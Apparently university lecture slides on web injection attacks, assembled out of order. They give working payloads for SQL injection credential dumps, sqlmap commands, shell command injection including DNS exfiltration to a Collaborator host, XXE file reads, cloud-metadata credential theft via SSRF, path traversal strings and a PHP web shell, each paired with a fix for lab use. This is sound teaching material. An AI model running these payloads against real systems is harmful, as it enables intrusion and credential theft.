TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" \
  -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")
curl -H "X-aws-ec2-metadata-token: $TOKEN" \
  http://169.254.169.254/latest/meta-data/iam/security-credentials/

# GCP — note the required header:
curl -H "Metadata-Flavor: Google" \
  http://metadata.google.internal/computeMetadata/v1/instance/\
  service-accounts/default/token
```

Those credentials are the instance's cloud identity — SSRF becomes cloud account compromise. IMDSv2's token requirement blocks the simplest SSRF; enforce it. (Cloud IAM is the DevSecOps module's territory.)

SSRF filter bypasses

Naive SSRF defences blocklist 'localhost' and '169.254' as strings — which alternate encodings and redirects walk straight past.

- Alternate representations of an IP: decimal (2130706433), octal, hex, or IPv6 forms of 127.0.0.1 defeat string blocklists.
- A redirect: point the fetch at your own server, which 302-redirects to the internal target the filter never saw.
- DNS rebinding: a hostname that resolves to a safe IP at check time and the internal IP at fetch time (time-of-check/time-of-use).
- The lesson: blocklisting strings is not access control — the fix is a positive allowlist of permitted destinations.

Analogy: *A doorman with a list of banned names — so you show up under a nickname, or send a friend who lets you in once inside.*

THE FIX

Fixing SSRF

Allowlist permitted destinations, block internal and link-local ranges, and enforce IMDSv2 in the cloud.

- Positive allowlist: permit only the exact hosts the feature legitimately needs; deny everything else by default.
- Block requests to private (RFC 1918) and link-local (169.254.0.0/16) ranges, and resolve-then-validate the final IP after redirects.
- Enforce cloud metadata protection (AWS IMDSv2, hop-limit) so a bare SSRF cannot read credentials.
- Do not send the raw response back to the user, and disable unused URL schemes (file://, gopher://, dict://).

Analogy: *Giving the concierge a short list of approved addresses to visit — anything not on the list is simply refused, no matounter how it's spelled.*

PART G

Reaching files you shouldn't, uploading code you shouldn't, and the one fix behind them all

Path traversal

User input used to build a file path can escape the intended directory with ../ sequences and read arbitrary files.

- A feature that serves a file by name (?file=report.pdf) becomes dangerous when input is used in the path unchecked.
- ../ climbs up one directory; enough of them reach the filesystem root, then any readable file (/etc/passwd, config, keys).
- Filters that strip '../' are bypassed with encoding (%2e%2e%2f) or nested sequences (....//) that survive one pass of stripping.
- Also called Local File Inclusion when the file is then executed or included by the app.

Analogy: *Writing '../../the manager's office' on a delivery slip that the mailroom follows literally, step by step, out of the intended room.*

Path traversal payloads and mitigation

Escaping the intended directory, and the bypasses for naive filters:

```
?file=../../../../etc/passwd            classic traversal
?file=..%2f..%2f..%2fetc%2fpasswd       URL-encoded slashes
?file=....//....//etc/passwd            defeats single-pass strip
?file=..%252f..%252f                    double URL-encoding

# FIX: canonicalise the path, then confirm it stays inside the base dir
#  - resolve to an absolute path (realpath) and check the prefix
#  - allowlist filenames; never pass raw user input to file APIs
```

The structural fix is the same idea as everywhere today: don't build a path from raw input — resolve it and verify it is within the permitted directory.

Insecure file upload

An upload feature that stores an executable file in a reachable place lets an attacker upload a web shell and run it.

- Upload a server-side script (a PHP web shell), browse to it, and the server executes it — instant remote code execution.
- Weak checks are bypassed: Content-Type is attacker-set, extension filters fall to shell.php.jpg / .phtml / .php5, and magic-byte checks fall to a polyglot (GIF89a header + PHP).
- Even 'image only' uploads can carry code (a PHP payload after valid image bytes) if the server will execute the stored file.
- The danger is the combination: a file the server will EXECUTE, stored in a location the attacker can REACH.

Analogy: *Posting a live circuit into a box marked 'photos only' — and the mailroom dutifully plugs it into the wall.*

ATTACK + THE FIX

Web shell upload and mitigation

Uploading and reaching a shell, plus the layered fix (DVWA upload module):

```
# A minimal PHP web shell (shell.php):
<?php system($_GET['c']); ?>

# Common filter bypasses:
  shell.php.jpg        double extension
  Content-Type: image/jpeg   (spoofed header)
  GIF89a<?php ... ?>   valid magic bytes + code

# Then execute:  /uploads/shell.php?c=id

# FIX: allowlist extensions, re-encode images, store OUTSIDE webroot,
#      randomise names, and serve with no-execute permissions.
  then reach it -> /uploads/shell.php?c=id  is no longer executable
```

The strongest control is storing uploads outside the web root and serving them through a handler that never executes them — then extension tricks are moot.

Why blocklists lose and separation wins

Blocklist the bad characters

- Ban ' ; < ../ and hope
- Always another encoding or bypass
- Breaks legitimate input (O'Brien)
- A speed bump, never a fix

Separate data from code

- Parameterised queries (SQLi)
- Argument arrays, not shell strings (cmd)
- Disable external entities (XXE)
- Allowlist destinations + paths (SSRF, traversal)

THE THROUGH-LINE

One flaw behind the whole family

Every attack today — SQLi, command, XXE, SSRF, traversal, upload — is the server failing to separate data from code or destinations.

- SQLi and command injection: input becomes an instruction. XXE and SSRF: input becomes a destination. Traversal and upload: input becomes a path or executable.
- Every fix is the same shape: keep input as inert data (parameterise, use argument arrays, disable entities, allowlist destinations and paths).
- Blocklisting bad characters loses in every case; structural separation and allowlisting win in every case.
- This is Part 1's trust boundary with a sharper consequence: not just wrong access, but code execution.

Analogy: *Six different doors, one broken lock design — fix the design once and every door is secured.*

IN-CLASS EXERCISE · 8 min

Name the injection

For each payload seen in a request on an authorised test, name the injection type, the sink it targets, and the one-line fix.

- username=admin'-- - in a login form that then logs you in.
- host=8.8.8.8 %26%26 cat /etc/passwd in a 'network tools' page.
- url=http://169.254.169.254/latest/meta-data/ in an image-import field.
- avatar=shell.php.jpg uploaded, then reachable at /uploads/shell.php.

THE PART 2 MESSAGE

KEY TAKEAWAYS

The five things to remember from Part 2

1. **Injection = data crossing into code** one mechanic against many interpreters — database, shell, XML, filesystem
2. **SQLi has a ladder** in-band UNION, then boolean-blind, then time-blind when all output is hidden
3. **Understand it, then automate** sqlmap after the manual craft, never instead of it — and always authorised
4. **SSRF is critical in the cloud** the metadata endpoint turns one fetch into stolen cloud credentials — enforce IMDSv2
5. **Parameterise, don't blocklist** prepared queries, argument arrays, disabled entities, allowlisted paths — structural fixes win

NEXT IN THIS BLOCK

Part 3 — client-side and logic flaws

The trust boundary again, now in the browser and in the business rules the app is supposed to enforce.

- Cross-site scripting (reflected, stored, DOM), injection contexts, filter bypass and Content Security Policy.
- CSRF and the cases where its defences fail; server-side template injection; insecure deserialization.
- Business-logic flaws — the bugs no scanner finds, because the app works exactly as coded but not as intended.
- Then A05 Misconfiguration, A06 Vulnerable Components, a brief look at request smuggling, and the secure-SDLC close.

Analogy: *Today the server ran your input; next, the browser runs it — and the business rules are talked into doing the wrong thing.*

References & Further Reading

- Prescribed text: D. Stuttard & M. Pinto, The Web Application Hacker's Handbook, 2nd ed., Wiley — Ch. 9 (SQL Injection), Ch. 10 (OS command, path traversal, file inclusion)
- OWASP Top 10:2021 A03 Injection, A10 SSRF; OWASP WSTG — Input Validation (WSTG-INPV)
- OWASP Cheat Sheets: SQL Injection Prevention, OS Command Injection Defense, XXE Prevention, SSRF Prevention, File Upload
- Tools: sqlmap (sqlmap.org), commix (github.com/commixproject/commix), Burp Suite + Collaborator (oastify) for OOB
- Cloud metadata (verified): AWS IMDS 169.254.169.254 (enforce IMDSv2); GCP metadata.google.internal + Metadata-Flavor: Google
- Practice (authorised only): DVWA (:8080) SQLi/command/upload modules, OWASP Juice Shop (:3000), PortSwigger Academy — SQL injection, XXE, SSRF, file upload
- Prior knowledge: SQL basics (Year 2); Part 1 trust boundary + Burp workflow

TOPIC 2 · WEB APPLICATION SECURITY — PART 2 OF 3

Web Application Security — Part 2 of 3

When the server treats your input as code — SQL injection built brick by brick, then the rest of the family

Topic 2 · Web Application Security (15h, delivered across 3 parts) · LO2 evaluate tools & techniques · LO3 develop exploitation – Hasanka Amarasinghe

What we'll cover

1. What injection is — the family and the one mechanic
2. SQL injection, brick by brick
3. Automating with sqlmap
4. OS command injection
5. XXE — XML external entities
6. SSRF and the cloud-metadata chain
7. Path traversal, file upload & mitigations

PART A

The injection family

One flaw, many interpreters: the server running your input as instructions

RECAP TO ATTACK

Injection is the trust boundary, weaponised

Part 1's rule was 'never trust the client'. Injection is the consequence when untrusted input is not just trusted but interpreted as code.

- The server builds a command (a SQL query, a shell line, an XML document) by pasting client input into it as text.
- If the input can break out of the 'data' part and into the 'command' part, the attacker writes the server's instructions.
- A03 Injection sat at #3 on the 2021 Top 10 (and #1 for years before) — it is the highest-impact web category because it often means full compromise.
- One idea unlocks the whole lecture: the bug is always the failure to keep data and code separate.

Analogy: *A waiter who reads whatever you write on the order slip as a command to the kitchen — including 'and hand over the safe combination'.*

REFERENCE TABLE

The injection family — one mechanic, many sinks

Each member is the same flaw against a different interpreter (the 'sink' that runs the input):

TYPE	INTERPRETER (SINK)	IMPACT
SQL injection	the database engine	Read/alter all data
OS command injection	the system shell	Full RCE on the host
XXE	the XML parser	File read, SSRF, DoS
SSRF	the server's HTTP client	Reach internal systems
Template injection	the template engine	Often RCE (Part 3 recap)
LDAP / NoSQL	the directory / NoSQL query	Auth bypass, data leak
Path traversal	the filesystem API	Read arbitrary files

Learn the loop once on SQL injection; every other row is the same three steps against a different sink. SSTI is covered in Part 3.

Why parsers get confused

Interpreters cannot tell your data from their instructions unless the developer keeps them physically separate.

- A parser reads a string left to right and acts on control characters — a quote, a semicolon, an angle bracket — wherever they appear.
- When user input contains those control characters, it changes the STRUCTURE the parser sees, not just the values.
- The attacker's whole job is to find the character that breaks out of the data context and into the instruction context.
- This is why 'filter the bad words' fails and 'separate data from code' works — covered in each fix slide.

Analogy: *Reading a sentence aloud where a stranger has inserted their own punctuation — the meaning changes even though every word was 'allowed'.*

How to test any input for injection

1. **Find the sink** which interpreter does this input eventually reach — database, shell, parser, filesystem?


2. **Break the syntax** send a control character (' ; < ../) and watch for an error or changed behaviour

3. **Confirm control** prove you changed the structure, not just the value — a true/false or a delay

4. **Weaponise, then fix** extract data or execute, document the impact, then give the parameterised fix

THE MECHANIC

How every injection happens



The bug is always step 2 — input concatenated into a command instead of kept as inert data. Every fix in this lecture targets that one step.

PART B

SQL injection, brick by brick

The flagship injection — detect, extract, then do it blind

The SQL injection ladder



Climb only as far as the target forces you: UNION when output shows, boolean-blind when it doesn't, time-blind when nothing is observable at all.

DEFINITION

What SQL injection is

The application builds a database query by concatenating user input as text, so input can rewrite the query itself.

- SQL is the language the app uses to ask the database questions ('give me the user with id 5').
- When your input is pasted into that query unescaped, you can add your own SQL — reading data you were never meant to see.
- Impact ranges from bypassing a login to dumping every customer record, and sometimes to running commands on the database host.
- It is A03 on the Top 10 and, for most of this course's history, the single highest-value web bug.

Analogy: *Slipping an extra instruction into a form letter that the clerk then reads aloud, word for word, as though you had written the whole thing.*

THE ROOT CAUSE

The vulnerable query

Almost every SQL injection traces back to string concatenation like this:

```
// PHP — the classic vulnerable pattern
$id = $_GET['id'];
$sql = "SELECT * FROM users WHERE id = '" . $id . "'";

// Normal request:  ?id=5
//   -> SELECT * FROM users WHERE id = '5'

// Attacker request: ?id=5' OR '1'='1
//   -> SELECT * FROM users WHERE id = '5' OR '1'='1'
//      the OR '1'='1' is always true -> returns EVERY row
```

The single quote in the input closes the developer's quote and lets everything after it become SQL. That one character is the whole bug.

STEP 1 — DETECT

Detection: break the syntax

First prove injection exists by sending a character that breaks the query and watching the response change.

- Send a single quote ' — if the page throws a database error or behaves differently, the input is reaching the query unescaped.
- Send an always-true and an always-false condition and compare: different responses mean you control the query logic.
- A login form is the classic target: ' OR '1'='1'-- can turn 'find a matching user' into 'match everyone'.
- The -- starts a SQL comment, discarding whatever the developer's query had after your injection.

Analogy: *Wiggling a key that does not fit — if the lock rattles and clicks, there is a mechanism there to pick.*

TYPE THESE (LAB ONLY)

Detection payloads

Sent into a parameter or login field on the lab (DVWA :8080 SQLi module):

```
'                    -> database error = injectable (the tell)
' OR '1'='1'-- -      -> login bypass: matches every row
" OR "1"="1"-- -      -> same, for double-quoted queries
' AND '1'='1         -> page loads normally (TRUE)
' AND '1'='2         -> page differs / no rows (FALSE)
1' ORDER BY 1-- -    -> no error; increase until it breaks
```

The trailing '-- -' is a comment (note the space after --, required by MySQL). The AND-true vs AND-false pair confirms you control the query even with no error shown.

STEP 2 — EXTRACT

In-band UNION-based extraction

When the page shows query results, UNION lets you append your own SELECT and read arbitrary data in the response.

- UNION SELECT joins a second query's rows onto the first — so its output appears where the app prints the original results.
- Two preconditions: your SELECT must return the SAME number of columns, and compatible data types.
- Find the column count with ORDER BY n (increase n until it errors) or by adding NULLs until the UNION succeeds.
- Then replace the NULLs with the data you want — usernames, passwords, version strings.

Analogy: *Stapling your own extra page onto the back of the report the clerk is about to hand out — it comes back with everyone else's.*

WORKED EXAMPLE

UNION — from column count to data

Building a UNION injection one step at a time:

```
# 1. Find the column count (increase until error):
1' ORDER BY 3-- -        -> OK
1' ORDER BY 4-- -        -> error  => 3 columns

# 2. Confirm the UNION and see which columns print:
-1' UNION SELECT 1,2,3-- -   -> page shows 2 and 3

# 3. Pull real data into the printable columns:
-1' UNION SELECT NULL,version(),user()-- -
-1' UNION SELECT NULL,username,password FROM users-- -
```

The leading -1' makes the original query return nothing, so only your UNION rows show. version() and user() confirm the DBMS before you dig deeper.

STEP 3 — MAP THE SCHEMA

Reading the database with information_schema

Every SQL database describes its own structure in a built-in catalogue you can query to find tables and columns.

- information_schema is a standard set of views listing every database, table and column the user can see.
- Query information_schema.tables for table names, then information_schema.columns for the columns of a target table.
- This turns a blind hunt into a map: find the users table, find its username/password columns, then dump them.
- The catalogue is the reason SQLi scales from 'one clever query' to 'the entire database'.

Analogy: *The library's own card catalogue — it lists every shelf and drawer, so you stop guessing and go straight to the record you want.*

WORKED EXAMPLE

Enumerating tables and columns

Walking the catalogue to locate and dump credentials:

```
# List the tables in the current database:
-1' UNION SELECT NULL,table_name,NULL
     FROM information_schema.tables-- -

# List the columns of the 'users' table:
-1' UNION SELECT NULL,column_name,NULL
     FROM information_schema.columns
     WHERE table_name='users'-- -

# Dump the credentials:
-1' UNION SELECT NULL,username,password FROM users-- -
```

Same three moves on any SQLi: find tables, find columns, dump. group_concat() (MySQL) packs many rows into one printable cell when only one column shows.

STEP 4 — NO OUTPUT

Blind SQLi: boolean-based

When the page shows no query results and no errors, you extract data one true/false answer at a time.

- The app doesn't print data, but it behaves differently for a true condition than a false one (a different page, a 'welcome' vs 'error').
- That single bit of feedback is enough: ask 'is the first password character an a?' and read the answer from the page's behaviour.
- SUBSTRING and ASCII let you test each character position against each possible value.
- It is slow and always automated (sqlmap, next part) — but it recovers the same data as UNION, just one bit at a time.

Analogy: *A locked door with a yes/no intercom: ask a thousand well-chosen questions and you rebuild the secret one bit at a time.*

WORKED EXAMPLE

Boolean-blind extraction

Reading a password character by character from true/false behaviour:

```
# Baseline — confirm the boolean channel works:
1' AND 1=1-- -   -> normal page  (TRUE looks like this)
1' AND 1=2-- -   -> different    (FALSE looks like this)

# Is the 1st char of the admin password > 'm'? (binary search)
1' AND SUBSTRING((SELECT password FROM users
     WHERE username='admin'),1,1) > 'm'-- -
  -> TRUE-looking page = yes; FALSE-looking = no. Narrow, repeat.
```

Binary search over ASCII values finds each character in ~7 requests. Thousands of requests total — which is exactly why this is automated with sqlmap.

STEP 5 — TOTAL BLINDNESS

Blind SQLi: time-based

When even true and false look identical, make the database PAUSE on a true condition and read the answer from the clock.

- If the response is byte-for-byte the same regardless of the query, there is still one channel left: time.
- SLEEP(5) (MySQL) or WAITFOR DELAY (MSSQL) inside an IF makes a true condition take five seconds and a false one return instantly.
- Same character-by-character extraction as boolean-blind, but the 'answer' is whether the response was slow.
- It is the slowest technique and the last resort — but it works when nothing else does.

Analogy: *Asking the clerk to wait ten seconds before answering if the answer is yes — you never hear a word, you just time the pause.*

WORKED EXAMPLE

Time-based payloads

Inferring data from deliberate delays (per DBMS):

```
# MySQL — pause 5s if the condition is true:
1' AND IF(1=1, SLEEP(5), 0)-- -        -> ~5s delay = TRUE
1' AND IF(1=2, SLEEP(5), 0)-- -        -> instant   = FALSE

# Extract a character via the delay:
1' AND IF(SUBSTRING(database(),1,1)='s', SLEEP(5),0)-- -

# MSSQL equivalent:
1'; IF(1=1) WAITFOR DELAY '0:0:5'-- -
```

A consistent 5-second delay on the true case confirms injection even with zero visible output. Postgres uses pg_sleep(5); SQLite has no sleep, so testers use heavy computation.

Stacked queries and second-order SQLi

Two advanced shapes: running a whole second statement, and injection that fires later, somewhere else.

- Stacked queries: a semicolon ends the first query and starts a second (; DROP TABLE, ; INSERT) — but only if the database driver allows multiple statements.
- Many PHP/MySQL setups block stacking; MSSQL and Postgres often allow it — so test, don't assume.
- Second-order SQLi: your payload is safely stored on one request, then used unescaped in a DIFFERENT query later (e.g. a username that injects when an admin views it).
- Second-order bugs slip past input testing because the injection point and the trigger are in different places.

Analogy: *Stacked: adding a second, unrelated instruction after a semicolon and hoping the clerk runs both. Second-order: leaving a note that only detonates when someone else reads it.*

THE FIX

Fixing SQL injection

There is exactly one real fix: never build queries by concatenation — use parameterised queries so input can only ever be data.

- Parameterised queries (prepared statements) send the query structure and the data to the database separately — input can never become SQL.
- Use them everywhere, in every query, with no exceptions — one concatenated query reopens the whole hole.
- Defence in depth on top (never instead): least-privilege database account, input validation, and a WAF as a speed bump.
- Stored procedures help only if they themselves parameterise; a stored proc that concatenates is just as vulnerable.

Analogy: *Handing the clerk a fill-in-the-blanks form where your words can only ever land in the blanks — never in the instructions.*

THE FIX IN CODE

Concatenation vs parameterised query

The same query, broken and fixed (PHP PDO shown; every language has an equivalent):

```
// VULNERABLE — input concatenated into the query string
$sql = "SELECT * FROM users WHERE id = '" . $_GET['id'] . "'";
$db->query($sql);

// FIXED — structure and data sent separately (a '?' placeholder)
$stmt = $db->prepare('SELECT * FROM users WHERE id = ?');
$stmt->execute([ $_GET['id'] ]);

// The database now treats $_GET['id'] as a VALUE, never as SQL.
```

Same idea everywhere: Python (cursor.execute(sql,(id,))), Java (PreparedStatement), Node (parameterised driver). The placeholder is the whole defence.

PART C

sqlmap — automation

The tool that does the thousand requests you now understand by hand

Manual SQL injection vs sqlmap — when to use which

By hand — learn this first

- Proves you understand the actual bug
- Precise, quiet, surgical — one request
- Still works when tools are filtered
- What the exam and viva demand

sqlmap — automate second

- Does the thousand blind requests for you
- Fingerprints the DBMS and techniques
- Dumps whole databases in one command
- Loud + aggressive — authorised targets only

WHAT IT IS

sqlmap: automated SQL injection

An open-source tool that detects and exploits SQL injection across every technique and DBMS — used after you understand what it is doing.

- Free at sqlmap.org — automates detection, all the blind extraction, schema enumeration and dumping you just did by hand.
- It fingerprints the DBMS, picks working techniques, and can extract an entire database with a single command.
- It also reaches further: reading/writing files and, on some configurations, an OS shell on the database host.
- The rule: use it to save time on a bug you have understood, never to 'find bugs' you cannot explain.

Analogy: *A power drill for a job you already know how to do by hand — faster, but dangerous if you don't understand where the hole is going.*

TYPE THESE (LAB ONLY)

sqlmap core commands

The commands that cover most engagements (verified against sqlmap.org usage):

```
# Detect + list databases on a GET parameter:
$ sqlmap -u "http://localhost:8080/vuln.php?id=1" --dbs --batch

# Use a saved Burp request (best for POST / headers / cookies):
$ sqlmap -r request.txt --level=3 --risk=2 --batch

# Enumerate then dump a specific table:
$ sqlmap -u "...?id=1" -D shopdb --tables
$ sqlmap -u "...?id=1" -D shopdb -T users --dump

# Current user / db, quick recon:
$ sqlmap -u "...?id=1" --current-user --current-db
```

--batch answers all prompts with defaults. -r request.txt (saved from Burp) is the professional workflow — it carries cookies, POST bodies and headers exactly.

sqlmap depth, evasion and OS access

Level and risk widen the tests; tamper scripts dodge filters; and on weak configs sqlmap can reach the operating system.

- --level (1-5) tests more places (headers, cookies); --risk (1-3) allows heavier payloads — raise them only when needed.
- --tamper=... applies evasion transforms (space2comment, between) to slip past a naive WAF or filter.
- --os-shell attempts a command shell on the DB host; --file-read / --file-write touch the filesystem — high impact, high noise.
- --technique lets you force a specific method (e.g. only time-based) when the target is fussy.

Analogy: *A drill with torque and speed settings — turn them up for tougher material, but the higher settings do more damage if you slip.*

RESPONSIBLE USE

Running sqlmap without wrecking the target

sqlmap is aggressive by default — treat it as a loud, potentially destructive tool bound by the Rules of Engagement.

- It can send thousands of requests and, with --os-shell or a bad --risk payload, alter or damage data.
- Respect the RoE rate limit; on fragile or production systems, cap threads and avoid destructive techniques.
- Never point it at a target you are not explicitly authorised to test — automated SQLi is unmistakably an attack.
- Log the exact command in your notes (Part 1 discipline): it is the reproducible evidence for the finding.

Analogy: *Test-firing a cannon on a range with a signed permit — never down a public street to see what happens.*

PART D

OS command injection

When input reaches the shell — the jump straight to remote code execution

SQL injection vs command injection — the blast radius

SQL injection

- Sink: the database engine
- Reads and alters application data
- Reaches the OS only on weak configs
- Impact: data confidentiality + integrity

OS command injection

- Sink: the operating-system shell
- Immediate remote code execution
- Owns the whole host, not just the data
- Impact: full compromise + network pivot

DEFINITION

What command injection is

The application passes user input into an operating-system shell command, so the input can add its own commands.

- Apps sometimes shell out for convenience: pinging a host, converting an image, running a system utility.
- If input is concatenated into that shell command, the attacker appends their own — with the web server's privileges.
- Impact is immediate and total: read any file, install a backdoor, pivot into the internal network — full RCE.
- It is the direct route from 'a web bug' to 'we own the server', which is why it scores critical almost every time.

Analogy: *A note that says 'ping this address' where a prankster appends 'and then email out the payroll' — and the office dutifully does both.*

The vulnerable code and the operators

A ping feature that pastes input into a shell — and the characters that break out (DVWA Command Injection):

```
// VULNERABLE: system("ping -c 1 " . $_GET['ip']);

# Shell metacharacters that chain a second command:
127.0.0.1 ; id            ; runs the next command
127.0.0.1 | whoami        | pipes into the next
127.0.0.1 && cat /etc/passwd   && runs if first succeeds
127.0.0.1 || uname -a     || runs if first fails
127.0.0.1 $(id)           $(...) command substitution
127.0.0.1 `id`            `...` backtick substitution
```

Any of ; | & && || $() `` newline can end the intended command and start yours. The fix is to never build a shell string from input (next-but-one slide).

NO OUTPUT

Blind command injection

When the command runs but you see no output, prove execution with a timed delay or an out-of-band callback.

- If the page never prints the command's result, inject something observable instead of readable.
- Time: append & sleep 10 — a consistent delay proves your command executed.
- Out-of-band: make the server resolve a DNS name or fetch a URL you control (Burp Collaborator) — the callback proves execution and can exfiltrate data.
- OOB is the reliable confirmation for blind cases and is standard practice on real engagements.

Analogy: *Shouting into a well and timing the echo — you never see the bottom, but the delay tells you it's really down there.*

WORKED EXAMPLE

Confirming blind command injection

Two reliable confirmations when there is no visible output:

```
# 1. Time-delay proof (a consistent ~10s = command ran):
127.0.0.1 & sleep 10

# 2. Out-of-band DNS proof + exfiltration via Burp Collaborator:
127.0.0.1 & nslookup $(whoami).abc123.oastify.com

#   A DNS lookup for  <username>.abc123.oastify.com  appears in
#   Collaborator -> execution confirmed AND the username exfiltrated.
```

commix (github.com/commixproject/commix) automates command-injection detection and exploitation, much as sqlmap does for SQLi.

THE FIX

Fixing command injection

Do not build shell strings from input — call programs directly with argument arrays, and validate against an allowlist.

- Avoid the shell entirely: use language APIs that take an argument array (execve-style), so input is a single argument, never parsed as a command.
- If a value must be used, validate it against a strict allowlist (e.g. a valid IP address) — reject everything else.
- Never pass user input to system(), exec(), popen() or a shell=True call built by concatenation.
- Run the service with least privilege so that even a successful injection is contained.

Analogy: *Handing the clerk a sealed, pre-addressed envelope instead of dictating an address they type into the system by hand.*


PART E

XXE — XML external entities

Turning an XML parser into a file reader and an internal-network probe

ONE FLAW, THREE OUTCOMES

What one external entity unlocks



A single external-entity payload can read local files, pivot to SSRF against internal services, or exfiltrate data out-of-band — the target is just the SYSTEM URL.

DEFINITION

What XXE is

XML lets a document define entities — including ones that pull in external files or URLs — and a parser that honours them can be abused.

- Define — entity: a named placeholder in XML, like a variable, that the parser expands when it reads the document.
- An EXTERNAL entity can reference a file (file:///etc/passwd) or a URL — and a permissive parser will fetch and inline it.
- So an attacker who controls the XML can make the server read local files or make requests on their behalf.
- It appears anywhere XML is accepted: APIs, SAML SSO, and file formats that are secretly XML (SVG, DOCX, XLSX).

Analogy: *A form that offers to 'include the contents of any file you name' — so you name the file that holds the secrets.*

WORKED EXAMPLE

XXE file read and SSRF

A classic external-entity payload posted to an XML endpoint (lab / PortSwigger XXE labs):

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<root><name>&xxe;</name></root>

#  The parser expands &xxe; -> the file's contents appear in the
#  reflected 'name' field.  Swap the URL to pivot into SSRF:
  <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/">
```

Reading a local file and reaching an internal-only URL are the same payload with a different SYSTEM target — XXE is a gateway to SSRF (Part F).

NO OUTPUT

Blind (out-of-band) XXE

When the entity's contents are not reflected, exfiltrate them to a server you control using an external DTD.

- If the app doesn't echo the entity back, define a parameter entity that builds a URL containing the file's contents and requests it.
- The payload references an external DTD on your server (Burp Collaborator); the DTD wraps the file data into an outbound request.
- The file's contents arrive at your Collaborator as part of the URL — data exfiltrated with no on-page reflection.
- This is the XXE analogue of blind SQLi/command injection: no visible output, so use an out-of-band channel.

Analogy: *Unable to read the letter yourself, you trick the office into posting a photocopy to your address.*

THE FIX

Fixing XXE

Disable external entities and DTD processing in the XML parser — the single configuration change that closes XXE.

- Configure the parser to disallow DOCTYPE declarations, or at least disable external general and parameter entities.
- Most languages expose one flag/feature setting for this (e.g. disallow-doctype-decl) — set it on every XML parser in the app.
- Prefer less dangerous data formats (JSON) where XML is not required.
- Keep XML libraries patched, since parser defaults have changed over time — do not rely on 'it's off by default'.

Analogy: *Removing the 'include any file you name' option from the form entirely — the feature that enabled the abuse simply no longer exists.*

PART F

SSRF & cloud metadata

Making the server fetch what you can't — and stealing the cloud's master keys

DEFINITION

What SSRF is

